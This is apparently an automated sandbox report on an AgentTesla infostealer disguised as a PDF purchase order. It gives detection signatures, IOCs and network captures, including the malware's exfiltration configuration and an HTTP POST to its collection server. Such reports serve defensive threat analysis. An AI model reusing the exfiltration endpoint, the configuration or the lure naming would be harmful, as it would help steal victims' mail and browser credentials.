ID: 528513
Sample Name: #U56de#U8986 Picture for ORDER AFF21-19810,pdf.exe
Cookbook: default.jbs
Time: 12:18:17
Date: 25/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report #U56de#U8986 Picture for OR…

Overview


General Information

Sample Name:	#U56de#U8986 Picture for ORDER AFF21-19810,pdf.exe
Analysis ID:	528513
MD5:	7fb080a6aa45b1a.
SHA1:	fa4a0744b0b1282.
SHA256:	a1e613cf9bd9b9a.
Tags:	AgentTesla exe
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Yara detected AgentTesla
- Yara detected AntiVM3
- Multi AV Scanner detection for doma…
- Tries to steal Mail credentials (via fil…
- Initial sample is a PE file and has a …
- Tries to detect sandboxes and other…
- .NET source code contains potentia…
- .NET source code contains very larg…
- Queries sensitive network adapter in…
- Tries to harvest and steal browser in…
- Queries sensitive BIOS Information …

Classification



Process Tree

- **System is w10x64**
- #U56de#U8986 Picture for ORDER AFF21-19810,pdf.exe (PID: 7084 cmdline: "C:\Users\user\Desktop\#U56de#U8986 Picture for ORDER AFF21-19810,pdf.exe" MD5: 7FB080A6AA45B1AC87C003E3F84A2983)
  - #U56de#U8986 Picture for ORDER AFF21-19810,pdf.exe (PID: 4780 cmdline: C:\Users\user\Desktop\#U56de#U8986 Picture for ORDER AFF21-19810,pdf.exe MD5: 7FB080A6AA45B1AC87C003E3F84A2983)
  - #U56de#U8986 Picture for ORDER AFF21-19810,pdf.exe (PID: 4296 cmdline: C:\Users\user\Desktop\#U56de#U8986 Picture for ORDER AFF21-19810,pdf.exe MD5: 7FB080A6AA45B1AC87C003E3F84A2983)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "Http",
  "HTTP method": "Post",
  "Post URL": "https://www.mgbless.in/buzo/inc/a9e2f06d4bab2c.php",
  "User Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000000.658655936.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000005.00000000.658655936.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000005.00000002.915300159.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000005.00000002.915300159.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000002.916801544.0000000002E6 2000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 16 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.0.#U56de#U8986 Picture for ORDER AFF21-19810,pdf .exe.400000.8.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
5.0.#U56de#U8986 Picture for ORDER AFF21-19810,pdf .exe.400000.8.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0.2.#U56de#U8986 Picture for ORDER AFF21-19810,pdf .exe.4294230.4.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.#U56de#U8986 Picture for ORDER AFF21-19810,pdf .exe.4294230.4.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
5.0.#U56de#U8986 Picture for ORDER AFF21-19810,pdf .exe.400000.4.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 16 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for domain / URL

System Summary:

Initial sample is a PE file and has a suspicious name

.NET source code contains very large array initializations

Data Obfuscation:

.NET source code contains potential unpacker

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Valid Accounts	Windows Management Instrumentation 2 1 1	Path Interception	Process Injection 1 2	Masquerading 1	OS Credential Dumping 1	Query Registry 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 1	E Ir N C
Default Accounts	Command and Scripting Interpreter 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 2 1 1	Remote Desktop Protocol	Archive Collected Data 1 1	Exfiltration Over Bluetooth	Non-Application Layer Protocol 2	E R C
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 1 3 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Local System 1	Automated Exfiltration	Application Layer Protocol 1 3	E T L
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 2	NTDS	Virtualization/Sandbox Evasion 1 3 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	S S
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Application Window Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	M D C
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 2	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	J D S
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 3	DCSync	System Information Discovery 1 1 4	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	R A

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.0.#U56de#U8986 Picture for ORDER AFF21-19810,pdf.exe.400000.10.unpack	100%	Avira	TR/Spy.Gen8		Download File
5.0.#U56de#U8986 Picture for ORDER AFF21-19810,pdf.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File
5.0.#U56de#U8986 Picture for ORDER AFF21-19810,pdf.exe.400000.8.unpack	100%	Avira	TR/Spy.Gen8		Download File
5.0.#U56de#U8986 Picture for ORDER AFF21-19810,pdf.exe.400000.12.unpack	100%	Avira	TR/Spy.Gen8		Download File
5.2.#U56de#U8986 Picture for ORDER AFF21-19810,pdf.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
5.0.#U56de#U8986 Picture for ORDER AFF21-19810,pdf.exe.400000.6.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
mgbless.in	5%	Virustotal		Browse
www.mgbless.in	8%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://www.mgbless.in	8%	Virustotal		Browse
http://www.mgbless.in	0%	Avira URL Cloud	safe	
http://https://www.mgbless.in4Xl	0%	Avira URL Cloud	safe	
http://https://www.mgbless.in/buzo/inc/a9e2f06d4bab2c.php	9%	Virustotal		Browse
http://https://www.mgbless.in/buzo/inc/a9e2f06d4bab2c.php	0%	Avira URL Cloud	safe	
http://https://www.mgbless.in/buzo/inc/a9e2f06d4bab2c.php127.0.0.1POST	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.mgbless.in4XlLm	0%	Avira URL Cloud	safe	
http://https://www.mgbless.in	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://www.mgbless.inD8Xl47	0%	Avira URL Cloud	safe	
http://mgbless.in	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://OcJtmX.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mgbless.in	104.223.93.105	true	true	• 5%, Virustotal, Browse	unknown
www.mgbless.in	unknown	unknown	true	• 8%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://www.mgbless.in/buzo/inc/a9e2f06d4bab2c.php	true	• 9%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.223.93.105	mgbless.in	United States		8100	ASN-QUADRANET-GLOBALUS	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528513
Start date:	25.11.2021
Start time:	12:18:17
Joe Sandbox Product:	CloudBasic

Overall analysis duration:	0h 8m 38s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	#U56de#U8986 Picture for ORDER AFF21-19810,pdf.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	17
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@5/1@6/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
12:19:06	API Interceptor	736x Sleep call for process: #U56de#U8986 Picture for ORDER AFF21-19810,pdf.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.223.93.105	Trasferimento.vbs	Get hash	malicious	Browse	• nofearsw.in/cgi-sys/suspendedpage.cgi
	EL1aBD5Zqr.exe	Get hash	malicious	Browse	• nofearsw.in/swo/inc/11828554f46a7d.php
	TnUFqujldH.exe	Get hash	malicious	Browse	• nofearsw.in/swo/inc/11828554f46a7d.php
	20210711494754.vbs	Get hash	malicious	Browse	• nofearsw.in/fen/inc/9fa099d0b6dea5.php
	msg001.vbs	Get hash	malicious	Browse	• nofearsw.in/swo/inc/11828554f46a7d.php

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Chuyen giao,pdf.vbs	Get hash	malicious	Browse	• nofearsw.in/swo/inc/11828554f46a7d.php
	Dekont.vbs	Get hash	malicious	Browse	• nofearsw.in/swo/inc/11828554f46a7d.php
	3Bws6ne7Ye.exe	Get hash	malicious	Browse	• jlpack.email/file/Panel/five/fre.php
	filDHjBKef.exe	Get hash	malicious	Browse	• jlpack.email/grace/Panel/five/fre.php

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ASN-QUADRANET-GLOBALUS	DHL_119040 ontvangstbewijs,pdf.exe	Get hash	malicious	Browse	• 104.223.93.105
	Waldo Orden de Compra -SA112421,pdf.exe	Get hash	malicious	Browse	• 104.223.93.105
	NEW PURCHASE ORDER,PDF.EXE	Get hash	malicious	Browse	• 104.223.93.105
	Bestellung -SA95648,pdf.exe	Get hash	malicious	Browse	• 104.223.93.105
	K7hNSg5hRL.exe	Get hash	malicious	Browse	• 185.121.152.212
	jwviEiXH9l	Get hash	malicious	Browse	• 45.199.228.229
	6PZ6S2YGPB	Get hash	malicious	Browse	• 45.199.228.221
	DHLEXpress is sending Pre-Alert1.exe	Get hash	malicious	Browse	• 104.223.93.105
	Shipment_21HT42223.exe	Get hash	malicious	Browse	• 192.161.187.200
	Nueva orden de compra,pdf.exe	Get hash	malicious	Browse	• 104.223.93.105
	1E2503A0E84D330CB00DC6C883A889856DD3F4D849295.exe	Get hash	malicious	Browse	• 192.161.187.200
	Orden de Compra -SA95680.pdf.exe	Get hash	malicious	Browse	• 104.223.93.105
	DHL_119040 #U0930#U0938#U0940#U0926 #U0926#U0938#U094d#U0924#U093e#U0935#U0947#U091c,pdf.exe	Get hash	malicious	Browse	• 104.223.93.105
	DHL_119040 kvittodokument,pdf.exe	Get hash	malicious	Browse	• 104.223.93.105
	DHL Receipt Document,pdf.exe	Get hash	malicious	Browse	• 104.223.93.105
	DHL_1190323 receipt document,pdf.exe	Get hash	malicious	Browse	• 104.223.93.105
	Orden de Compra -SA95647, pdf.exe	Get hash	malicious	Browse	• 104.223.93.105
	DHL_119040 kvittodokument,pdf.exe	Get hash	malicious	Browse	• 104.223.93.105
	DHL_119040 receipt document,pdf.exe	Get hash	malicious	Browse	• 104.223.93.105
	Beckhoff Inkooporder -SA95648,pdf.exe	Get hash	malicious	Browse	• 104.223.93.105

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
3b5074b1b5d032e5620f69f9f700ff0e	DHL_119040 ontvangstbewijs,pdf.exe	Get hash	malicious	Browse	• 104.223.93.105
	ORDER #63457-BLS.exe	Get hash	malicious	Browse	• 104.223.93.105
	TmVqivwYxc.exe	Get hash	malicious	Browse	• 104.223.93.105
	g3g1VECs9K.exe	Get hash	malicious	Browse	• 104.223.93.105
	SecuriteInfo.com.ArtemisEC35A67F3663.5978.exe	Get hash	malicious	Browse	• 104.223.93.105
	Purchase Order.exe	Get hash	malicious	Browse	• 104.223.93.105
	Waldo Orden de Compra -SA112421,pdf.exe	Get hash	malicious	Browse	• 104.223.93.105
	PROPOSAL CATALOG.exe	Get hash	malicious	Browse	• 104.223.93.105
	FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe	Get hash	malicious	Browse	• 104.223.93.105
	LNdP6FAphu.exe	Get hash	malicious	Browse	• 104.223.93.105
	Zkb2VENJ38.exe	Get hash	malicious	Browse	• 104.223.93.105
	ORDER 759325.exe	Get hash	malicious	Browse	• 104.223.93.105
	pH7pQDWJPP.exe	Get hash	malicious	Browse	• 104.223.93.105
	oZPv3ngzrx.exe	Get hash	malicious	Browse	• 104.223.93.105
	a.dll	Get hash	malicious	Browse	• 104.223.93.105

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	NEW PURCHASE ORDER,PDF.EXE	Get hash	malicious	Browse	• 104.223.93.105
	qG92QcOmb4.exe	Get hash	malicious	Browse	• 104.223.93.105
	CheatValorant2.2.exe	Get hash	malicious	Browse	• 104.223.93.105
	New Order.exe	Get hash	malicious	Browse	• 104.223.93.105
	gm8n7Rb1Jm.exe	Get hash	malicious	Browse	• 104.223.93.105

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\#U56de#U8986 Picture for ORDER AFF21-19810,pdf.exe.log	
Process:	C:\Users\user\Desktop\#U56de#U8986 Picture for ORDER AFF21-19810,pdf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	2239
Entropy (8bit):	5.354287817410997
Encrypted:	false
SSDEEP:	48:MxHKXeHKlEHU0YHKhQnouHIW7HKjntHoxHhAHKzvr1qHXHK2HKgmHKovjHKs:iqXeqm00YqhQnouRqjntlxHeqzTw3q2W
MD5:	913D1EEA179415C6D08FB255AE42B99D
SHA1:	E994C612C0596994AAE55FBCE35B7A4FBE312FD7
SHA-256:	473B4000084ACF4C7D701CE72EBF71BD304054231B3BDF7CAF49898A1FDA13D0
SHA-512:	768045C288CEEE8FE1A099FC8CEA713B685F6ED3FD8BFA1C8E64CA09F7AF9FEBEA90F5277B28444AFF8F2AC7CD857DFCDF7D3A98CD86288925DB7A4A4234685
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"PresentationCore, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\PresentationCore\820a27781e8540ca263d835ec155f1a5\PresentationCore.ni.dll",0..3,"PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\Presentatio5ae0f00f#\889128adc9a7c9370e5e293f65060164\PresentationFramework.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"WindowsBase, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\Wi

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.848029031113809
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	#U56de#U8986 Picture for ORDER AFF21-19810,pdf.exe
File size:	526848
MD5:	7fb080a6aa45b1ac87c003e3f84a2983
SHA1:	fa4a0744b0b1282e3f3c167773abcd50e806c133
SHA256:	a1e613cf9bd9b9afbd51f0c2173cb71ddfdfecdc480b4dc8fc7571a41c90100d
SHA512:	36494dc795e23f8dd47229560f1d44010b96eb49b6326ba0cd532952e0cd532c5064ebe1b912599047d09710f91096ac729fbc76f9f0a2f0191b8ec8862c42c6
SSDEEP:	12288:bRf70CixBFmuFM28wYADyZALQI5OX2lKsPpWscuo17Z:p70Ci1LB7vuGLQI5FlKshWhL17

General

File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L..." @.a.....0.....L.....>.... .....@.. .....`..... .....@.....

File Icon

Icon Hash:	00116848084a4400

Static PE Info

General

Entrypoint:	0x47da3e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x619F4022 [Thu Nov 25 07:49:54 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x7ba54	0x7bc00	False	0.898822206439	data	7.8848412694	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x7e000	0x4884	0x4a00	False	0.307326858108	data	4.46943114905	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x84000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 25, 2021 12:19:35.247980118 CET	192.168.2.4	8.8.8.8	0x75df	Standard query (0)	www.mgbless.in	A (IP address)	IN (0x0001)
Nov 25, 2021 12:19:36.111958981 CET	192.168.2.4	8.8.8.8	0x36f6	Standard query (0)	www.mgbless.in	A (IP address)	IN (0x0001)
Nov 25, 2021 12:20:38.654822111 CET	192.168.2.4	8.8.8.8	0x3f0f	Standard query (0)	www.mgbless.in	A (IP address)	IN (0x0001)
Nov 25, 2021 12:20:39.090369940 CET	192.168.2.4	8.8.8.8	0x33ad	Standard query (0)	www.mgbless.in	A (IP address)	IN (0x0001)
Nov 25, 2021 12:20:52.287245989 CET	192.168.2.4	8.8.8.8	0xc85	Standard query (0)	www.mgbless.in	A (IP address)	IN (0x0001)
Nov 25, 2021 12:20:52.593071938 CET	192.168.2.4	8.8.8.8	0x554c	Standard query (0)	www.mgbless.in	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 12:19:35.521053076 CET	8.8.8.8	192.168.2.4	0x75df	No error (0)	www.mgbless.in	mgbless.in		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 12:19:35.521053076 CET	8.8.8.8	192.168.2.4	0x75df	No error (0)	mgbless.in		104.223.93.105	A (IP address)	IN (0x0001)
Nov 25, 2021 12:19:36.132966042 CET	8.8.8.8	192.168.2.4	0x36f6	No error (0)	www.mgbless.in	mgbless.in		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 12:19:36.132966042 CET	8.8.8.8	192.168.2.4	0x36f6	No error (0)	mgbless.in		104.223.93.105	A (IP address)	IN (0x0001)
Nov 25, 2021 12:20:38.811353922 CET	8.8.8.8	192.168.2.4	0x3f0f	No error (0)	www.mgbless.in	mgbless.in		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 12:20:38.811353922 CET	8.8.8.8	192.168.2.4	0x3f0f	No error (0)	mgbless.in		104.223.93.105	A (IP address)	IN (0x0001)
Nov 25, 2021 12:20:39.128166914 CET	8.8.8.8	192.168.2.4	0x33ad	No error (0)	www.mgbless.in	mgbless.in		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 12:20:39.128166914 CET	8.8.8.8	192.168.2.4	0x33ad	No error (0)	mgbless.in		104.223.93.105	A (IP address)	IN (0x0001)
Nov 25, 2021 12:20:52.576457977 CET	8.8.8.8	192.168.2.4	0xc85	No error (0)	www.mgbless.in	mgbless.in		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 12:20:52.576457977 CET	8.8.8.8	192.168.2.4	0xc85	No error (0)	mgbless.in		104.223.93.105	A (IP address)	IN (0x0001)
Nov 25, 2021 12:20:52.613585949 CET	8.8.8.8	192.168.2.4	0x554c	No error (0)	www.mgbless.in	mgbless.in		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 12:20:52.613585949 CET	8.8.8.8	192.168.2.4	0x554c	No error (0)	mgbless.in		104.223.93.105	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.mgbless.in

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49779	104.223.93.105	443	C:\Users\user\Desktop\#U56de#U8986 Picture for ORDER AFF21-19810,pdf.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-11-25 11:19:37 UTC	0	OUT	POST /buzo/inc/a9e2f06d4bab2c.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: www.mgbless.in Content-Length: 366 Expect: 100-continue Connection: Keep-Alive
2021-11-25 11:19:37 UTC	0	IN	HTTP/1.1 100 Continue
